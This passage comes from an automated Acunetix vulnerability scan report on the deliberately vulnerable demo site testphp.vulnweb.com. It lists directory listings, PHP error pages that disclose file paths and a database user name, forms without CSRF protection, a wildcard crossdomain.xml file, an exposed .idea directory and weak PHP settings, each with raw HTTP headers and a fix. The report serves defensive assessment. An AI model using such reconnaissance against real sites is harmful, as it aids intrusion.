Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
```

```
Content-Length: 967
```

/.idea/scopes

Details

Pattern found: <title>Index of /.idea/scopes/</title>

Request headers

```
GET /.idea/scopes/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 300
```

/_mmServerScripts

Details

Pattern found: <title>Index of /_mmServerScripts/</title>

Request headers

```
GET /_mmServerScripts/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 416
```

/admin

Details

Pattern found: <title>Index of /admin/</title>

Request headers

```
GET /admin/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
```

```
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 278
```

/Connections

Details

Pattern found: <title>Index of /Connections/</title>

Request headers

```
GET /Connections/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 297
```

/CVS

Details

Pattern found: <title>Index of /CVS/</title>

Request headers

```
GET /CVS/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 611
```

/Flash

Details

Pattern found: <title>Index of /Flash/</title>

Request headers

```
GET /Flash/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/Flash/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 387
```

/images

Details

Pattern found: <title>Index of /images/</title>

Request headers

```
GET /images/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/images/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:59 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 393
```

/Mod_Rewrite_Shop/images

Details

Pattern found: <title>Index of /Mod_Rewrite_Shop/images/</title>

Request headers

```
GET /Mod_Rewrite_Shop/images/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 529
```

/pictures

Details

Pattern found: <title>Index of /pictures/</title>

Request headers

```
GET /pictures/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 2685
```

/Templates

Details

Pattern found: <title>Index of /Templates/</title>

Request headers

```
GET /Templates/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/Templates/
Acunetix-Aspect: enabled
```

```
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 305
```

/wvstests

Details

Pattern found: <title>Index of /wvstests/</title>

Request headers

```
GET /wvstests/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 288
```

/wvstests/pmwiki_2_1_19

Details

Pattern found: <title>Index of /wvstests/pmwiki_2_1_19/</title>

Request headers

```
GET /wvstests/pmwiki_2_1_19/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 310
```

/wvstests/pmwiki_2_1_19/scripts

Details

Pattern found: <title>Index of /wvstests/pmwiki_2_1_19/scripts/</title>

Request headers

```
GET /wvstests/pmwiki_2_1_19/scripts/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 329
```

Error message on page

Severity	**Medium**
Type	Validation
Reported by module	Scripting (Text_Search_File.script)

Description

This page contains an error/warning message that may disclose sensitive information. The message can also contain the location of the file that produced the unhandled exception.

This may be a false positive if the error message is found in documentation pages.

Impact

The error messages may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Review the source code for this script.

References

PHP Runtime Configuration

Affected items

/AJAX/infoartist.php

Details

Pattern found: <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infoartist.php</b> on line <b>2</b><br />

Request headers

```
GET /AJAX/infoartist.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/xml
Content-Length: 175
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infocateg.php

Details

Pattern found: <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infocateg.php</b> on line <b>2</b><br />

Request headers

```
GET /AJAX/infocateg.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
```

```
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/xml
Content-Length: 172
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/AJAX/infotitle.php

Details

Pattern found: <b>Warning</b>: mysql_fetch_array() expects parameter 1 to be resource, boolean given in <b>/hj/var/www//AJAX/infotitle.php</b> on line <b>2</b><br />

Request headers

```
GET /AJAX/infotitle.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/xml
Content-Length: 172
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

/Connections/DB_Connection.php

Details

Pattern found: Fatal error

Request headers

```
GET /Connections/DB_Connection.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 332
```

/pictures/path-disclosure-unix.html

Details

Pattern found: <b>Warning</b>: Sablotron error on line 1: XML parser error 3: no element found in <b>/usr/local/etc/httpd/htdocs2/destination-ce/destinationce/system/class/xsltTransform.class.php</b> on line <b>70</b><br />

Request headers

```
GET /pictures/path-disclosure-unix.html HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Last-Modified: Mon, 08 Apr 2013 08:42:10 GMT
Connection: keep-alive
Original-Content-Encoding: gzip
Content-Length: 3936
```

/secured/database_connect.php

Details

Pattern found: <b>Warning</b>: mysql_connect(): Access denied for user 'wauser'@'localhost' (using password: NO) in <b>/hj/var/www//secured/database_connect.php</b> on line <b>2</b><br />

Request headers

```
GET /secured/database_connect.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Original-Content-Encoding: gzip
Content-Length: 251
```

HTML form without CSRF protection

Severity	**Medium**
Type	Informational
Reported by module	Crawler

Description

This alert may be a false positive, manual confirmation is required.
Cross-site request forgery, also known as a one-click attack or session riding and abbreviated as CSRF or XSRF, is a type of malicious exploit of a website whereby unauthorized commands are transmitted from a user that the website trusts.

Acunetix WVS found a HTML form with no apparent CSRF protection implemented. Consult details for more information about the affected HTML form.

Impact

An attacker may force the users of a web application to execute actions of the attacker"s choosing. A successful CSRF exploit can compromise end user data and operation in case of normal user. If the targeted end user is the administrator account, this can compromise the entire web application.

Recommendation

Check if this form requires CSRF protection and implement CSRF countermeasures if necessary.

Affected items

/comment.php

Details

Form name: fComment
Form action: http://testphp.vulnweb.com/comment.php
Form method: POST

Form inputs:

- name [Text]
- comment [TextArea]
- Submit [Submit]
- phpaction [Hidden]

Request headers

```
GET /comment.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 302 Object moved
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/html
Content-Length: 1246
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: ./index.php
```

/hpp (914f51fea3c42cbd541a6953a8b115a4)

Details

Form name: <empty>
Form action: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
Form method: GET

Form inputs:

- aaaa/ [Submit]

Request headers

```
GET /hpp/?pp=12 HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/hpp/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:45:55 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 383
```

/signup.php

Details

Form name: form1
Form action: http://testphp.vulnweb.com/secured/newuser.php
Form method: POST

Form inputs:

- uuname [Text]
- upass [Password]
- upass2 [Password]
- urname [Text]
- ucc [Text]
- uemail [Text]
- uphone [Text]
- uaddress [TextArea]
- signup [Submit]

Request headers

```
GET /signup.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://testphp.vulnweb.com/search.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: aspectalerts
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:58 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 5257
```

/userinfo.php (5f468405edac3bc49ce9b681482f2165)

Details

Form name: <empty>
Form action: http://testphp.vulnweb.com/search.php?test=query
Form method: POST

Form inputs:

- searchFor [Text]
- goButton [Submit]

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uname=test&pass=test
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=test%2Ftest
Original-Content-Encoding: gzip
Content-Length: 5111
```

/userinfo.php (5f468405edac3bc49ce9b681482f2165)

Details

Form name: form1
Form action: http://testphp.vulnweb.com/userinfo.php
Form method: POST

Form inputs:

- urname [Text]
- ucc [Text]
- uemail [Text]
- uphone [Text]
- uaddress [TextArea]
- update [Submit]

Request headers

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Referer: http://testphp.vulnweb.com/
```

```
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*

uname=test&pass=test
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Set-Cookie: login=test%2Ftest
Original-Content-Encoding: gzip
Content-Length: 5111
```

Insecure crossdomain.xml file

Severity	**Medium**
Type	Configuration
Reported by module	Scripting (Crossdomain_XML.script)

Description

The browser security model normally prevents web content from one domain from accessing data from another domain. This is commonly known as the "same origin policy". URL policy files grant cross-domain permissions for reading data. They permit operations that are not permitted by default. The URL policy file is located, by default, in the root directory of the target server, with the name crossdomain.xml (for example, at www.example.com/crossdomain.xml).

When a domain is specified in crossdomain.xml file, the site declares that it is willing to allow the operators of any servers in that domain to obtain any document on the server where the policy file resides. The crossdomain.xml file deployed on this website opens the server to all domains (use of a single asterisk "*" as a pure wildcard is supported) like so:
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
This practice is suitable for public servers, but should not be used for sites located behind a firewall because it could permit access to protected areas. It should not be used for sites that require authentication in the form of passwords or cookies. Sites that use the common practice of authentication based on cookies to access private or user-specific data should be especially careful when using cross-domain policy files.

Impact

Using an insecure cross-domain policy file could expose your site to various attacks.

Recommendation

Carefully evaluate which sites will be allowed to make cross-domain calls. Consider network topology and any authentication mechanisms that will be affected by the configuration or implementation of the cross-domain policy.

References

Cross-domain policy file usage recommendations for Flash Player
Cross-domain policy files

Affected items

Web Server

Details

The crossdomain.xml file is located at /crossdomain.xml

Request headers

```
GET /crossdomain.xml HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:44:57 GMT
Content-Type: text/xml
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Connection: keep-alive
ETag: "504f12be-e0"
Accept-Ranges: bytes
```

JetBrains .idea project directory

Severity	**Medium**
Type	Validation
Reported by module	Scripting (JetBrains_Idea_Project_Directory.script)

Description

The .idea directory contains a set of configuration files (.xml) for your project. These configuration files contain information core to the project itself, such as names and locations of its component modules, compiler settings, etc. If you've defined a data source the file dataSources.ids contains information for connecting to the database and credentials. The workspace.xml file stores personal settings such as placement and positions of your windows, your VCS and History settings, and other data pertaining to the development environment. It also contains a list of changed files and other sensitive information. These files should not be present on a production system.

Impact

These files may expose sensitive information that may help an malicious user to prepare more advanced attacks.

Recommendation

Remove these files from production systems or restrict access to the .idea directory. To deny access to all the .idea folders you need to add the following lines in the appropriate context (either global config, or vhost/directory, or from .htaccess):

```
<Directory ~ "\.idea">
Order allow,deny
Deny from all
</Directory>
```

References

[Apache Tips & Tricks: Deny access to some folders](#)

Affected items

/

Details

workspace.xml project file found at : /.idea/workspace.xml
Pattern found: <project version="4">

Request headers

```
GET /.idea/workspace.xml HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:52 GMT
Content-Type: text/xml
Content-Length: 12473
Last-Modified: Fri, 20 Apr 2012 08:23:07 GMT
Connection: keep-alive
ETag: "4f911ceb-30b9"
Accept-Ranges: bytes
```

PHP allow_url_fopen enabled

Severity	**Medium**
Type	Configuration
Reported by module	Scripting (PHPInfo.script)

Description

The PHP configuration directive allow_url_fopen is enabled. When enabled, this directive allows data retrieval from remote locations (web site or FTP server). A large number of code injection vulnerabilities reported in PHP-based web applications are caused by the combination of enabling allow_url_fopen and bad input filtering.

allow_url_fopen is enabled by default.

Impact

Application dependant - possible remote file inclusion.

Recommendation

You can disable allow_url_fopen from php.ini or .htaccess.

php.ini
allow_url_fopen = 'off'

.htaccess
php_flag allow_url_fopen off

References

[Runtime Configuration]

Affected items

/secured/phpinfo.php

Details

This vulnerability was detected using the information from phpinfo() page /secured/phpinfo.php
allow_url_fopen: On

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

PHP errors enabled

Severity	**Medium**
Type	Configuration
Reported by module	Scripting (PHPInfo.script)

Description

The display_errors directive determines whether error messages should be sent to the browser. These messages frequently contain sensitive information about your web application environment, and should never be presented to untrusted sources.

display_errors is on by default.

Impact

Possible information disclosure.

Recommendation

You can disable display_errors from php.ini or .htaccess.

```
php.ini
display_errors = 'off'
log_errors = 'on'

.htaccess
php_flag display_errors off
php_flag log_errors on
```

References

Runtime Configuration

Affected items

/secured/phpinfo.php

Details

This vulnerability was detected using the information from phpinfo() page /secured/phpinfo.php
display_errors: On

Request headers

```
GET /secured/phpinfo.php HTTP/1.1
Cookie: login=test%2Ftest
Host: testphp.vulnweb.com
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Response headers

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Tue, 06 May 2014 07:57:54 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Original-Content-Encoding: gzip
Content-Length: 45963
```

PHP open_basedir is not set

Severity	**Medium**
Type	Configuration
Reported by module	Scripting (PHPInfo.script)

Description

The open_basedir configuration directive will limit the files that can be opened by PHP to the specified directory-tree. When a script tries to open a file with, for example, fopen() or gzopen(), the location of the file is checked. When the file is outside the specified directory-tree, PHP will refuse to open it. open_basedir is a good protection against remote file inclusion vulnerabilities. For a remote attacker it is not possible to break out of the open_basedir restrictions if he is only able to inject the name of a file to be included. Therefore the number of files he will be able to include with such a local file include vulnerability is limited.

Impact

Application dependant - possible remote code inclusion.

Recommendation

You can set open_basedir from php.ini

php.ini
open_basedir = your_application_directory

References

[Description of core php.ini directives]

Affected items

/secured/phpinfo.php

Details

This vulnerability was detected using the information from phpinfo() page /secured/phpinfo.php
open_basedir: no value

Request headers

```
